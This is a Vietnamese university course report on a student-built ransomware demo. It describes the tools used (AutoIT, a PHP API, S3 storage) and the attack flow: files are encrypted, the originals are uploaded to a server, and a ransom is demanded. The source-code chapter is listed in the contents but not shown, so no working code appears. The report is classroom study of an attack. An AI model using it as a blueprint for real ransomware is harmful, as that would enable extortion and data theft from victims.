TỔNG LIÊN ĐOÀN LAO ĐỘNG VIỆT NAM

**TRƯỜNG ĐẠI HỌC TÔN ĐỨC THẮNG**

**KHOA CÔNG NGHỆ THÔNG TIN**



**BÁO CÁO CUỐI KÌ MÔN NHẬP MÔN BẢO MẬT THÔNG TIN**

*Người hướng dẫn*: **TS HUỲNH NGỌC TÚ**

*Người thực hiện*: **TRẦN TÔ BẢO LONG– 521H0100**

**BÙI HỮU LỘC – 521H0504**

**LÊ QUANG HUY – 521H0238**

Nhóm **: 8**

Khóa  **: 21**

**THÀNH PHỐ HỒ CHÍ MINH, NĂM 2022**

TỔNG LIÊN ĐOÀN LAO ĐỘNG VIỆT NAM

**TRƯỜNG ĐẠI HỌC TÔN ĐỨC THẮNG**

**KHOA CÔNG NGHỆ THÔNG TIN**



**BÁO CÁO CUỐI KÌ MÔN NHẬP MÔN BẢO MẬT THÔNG TIN**

*Người hướng dẫn*: **TS HUỲNH NGỌC TÚ**

*Người thực hiện*: **TRẦN TÔ BẢO LONG– 521H0100**

**BÙI HỮU LỘC – 521H0504**

**LÊ QUANG HUY – 521H0238**

Nhóm **: 8**

Khóa  **: 21**

**THÀNH PHỐ HỒ CHÍ MINH, NĂM 2022**

**LỜI CẢM ƠN**

Dạ lời đầu tiên cho phép nhóm em gửi lời cảm ơn đến trường Đại Học Tôn Đức Thắng vì đã tạo cho chúng em một môi trường học tập tốt. Lời cảm ơn tiếp theo chúng em xin gửi đến khoa công nghệ thông tin vì đã tạo ra những cơ hội cho tụi em phát triển. Và lời cảm ơn cuối cùng tụi em xin gửi đến cô Huỳnh Ngọc Tú vì đã là người dẫn dắt em trong khóa học này ạ.

**ĐỒ ÁN ĐƯỢC HOÀN THÀNH**

**TẠI TRƯỜNG ĐẠI HỌC TÔN ĐỨC THẮNG**

Tôi xin cam đoan đây là sản phẩm đồ án của chúng tôi và được sự hướng dẫn của TS Huỳnh Ngọc Tú;. Các nội dung nghiên cứu, kết quả trong đề tài này là trung thực và chưa công bố dưới bất kỳ hình thức nào trước đây. Những số liệu trong các bảng biểu phục vụ cho việc phân tích, nhận xét, đánh giá được chính tác giả thu thập từ các nguồn khác nhau có ghi rõ trong phần tài liệu tham khảo.

Ngoài ra, trong đồ án còn sử dụng một số nhận xét, đánh giá cũng như số liệu của các tác giả khác, cơ quan tổ chức khác đều có trích dẫn và chú thích nguồn gốc.

**Nếu phát hiện có bất kỳ sự gian lận nào tôi xin hoàn toàn chịu trách nhiệm về nội dung đồ án của mình.** Trường đại học Tôn Đức Thắng không liên quan đến những vi phạm tác quyền, bản quyền do tôi gây ra trong quá trình thực hiện (nếu có).

*TP. Hồ Chí Minh, ngày tháng năm*

*Tác giả*

*(ký tên và ghi rõ họ tên)*

*Long*

*Trần Tô Bảo Long*

*Lộc*

*Bùi Hữu Lộc*

*Huy*

*Lê Quang Huy*

**PHẦN XÁC NHẬN VÀ ĐÁNH GIÁ CỦA GIẢNG VIÊN**

**Phần xác nhận của GV hướng dẫn**

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Tp. Hồ Chí Minh, ngày tháng năm

(kí và ghi họ tên)

**Phần đánh giá của GV chấm bài**

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Tp. Hồ Chí Minh, ngày tháng năm

(kí và ghi họ tên)

**TÓM TẮT**

Trình bày tóm tắt vấn đề nghiên cứu, các hướng tiếp cận, cách giải quyết vấn đề và một số kết quả đạt được, những phát hiện cơ bản trong vòng 1 -2 trang.

**MỤC LỤC**

[LỜI CẢM ƠN i](#_heading=h.gjdgxs)

[PHẦN XÁC NHẬN VÀ ĐÁNH GIÁ CỦA GIẢNG VIÊN i](#_heading=h.30j0zll)

[TÓM TẮT i](#_heading=h.1fob9te)

[MỤC LỤC 1](#_heading=h.3znysh7)

[CHƯƠNG 1 – PHẦN MỀM VỀ RANSOMWARE 2](#_heading=h.tyjcwt)

[1.1 Mô tả về phần mềm 2](#_heading=h.3dy6vkm)

[1.2 Các bước để sử dụng phần mềm 2](#_heading=h.1t3h5sf)

[CHƯƠNG 2 – CÔNG NGHỆ SỬ DỤNG 3](#_heading=h.4d34og8)

[2.1 Các công nghệ được sử dụng 4](#_heading=h.2s8eyo1)

[2.2 Quá trình diễn ra 4](#_heading=h.17dp8vu)

[2.3 Cách phòng chống 11](#_heading=h.17dp8vu)

[CHƯƠNG 3 – SOURCE CODE 15](#_heading=h.26in1rg)

[3.1 Mã kịch bản cho ransomware: 15](#_heading=h.lnxbz9)

[3.2 Mã PHP cho API 17](#_heading=h.1ksv4uv)

**CHƯƠNG 1 – PHẦN MỀM VỀ RANSOMWARE**

**1.1 Mô tả về phần mềm**

* Phần mềm này sẽ mô tả sơ lược về quá trình tấn công của ransomware vào máy tính.
* Khi người dùng tải một phần mềm lạ nào đó trên mạng, qua email thì khi đó nếu người dùng mở nó lên thì ransomware sẽ lây nhiễm vào máy tính người dùng. nó sẽ mã hóa hoặc chặn những truy cập dữ liệu trên đĩa. Để hoạt động bình thường trở lại, người dùng phải chuyển tiền vào tài khoản mới gỡ được ransomware.

**1.2 Các bước để sử dụng phần mềm**

* Người dùng tải nhầm ransomware về
* Khi bật ransomware lên thì toàn bộ file sẽ bị mã hóa, những file gốc sẽ được gửi lên 1 server nhằm để hacker khai thác và người dùng bị yêu cầu tiền chuộc.
* Nếu trả tiền thì hacker sẽ gửi mã để mở khóa file

**CHƯƠNG 2 – CÔNG NGHỆ SỬ DỤNG**

**2.1 Các công nghệ được sử dụng**


- AutoIT: dùng để viết kịch bản ransomware

- PHP: dùng để viết API lưu những file quan trọng của người dùng

- Storage s3: nơi lưu file người dùng


**2.2 Quá trình diễn ra**

1 – Tải File




2 – Bật file


* Đây là file lúc chưa bị nhiễm virus




* Đây là file dần bị mã hóa





* Đây là file khi đã bị mã hóa hoàn toàn



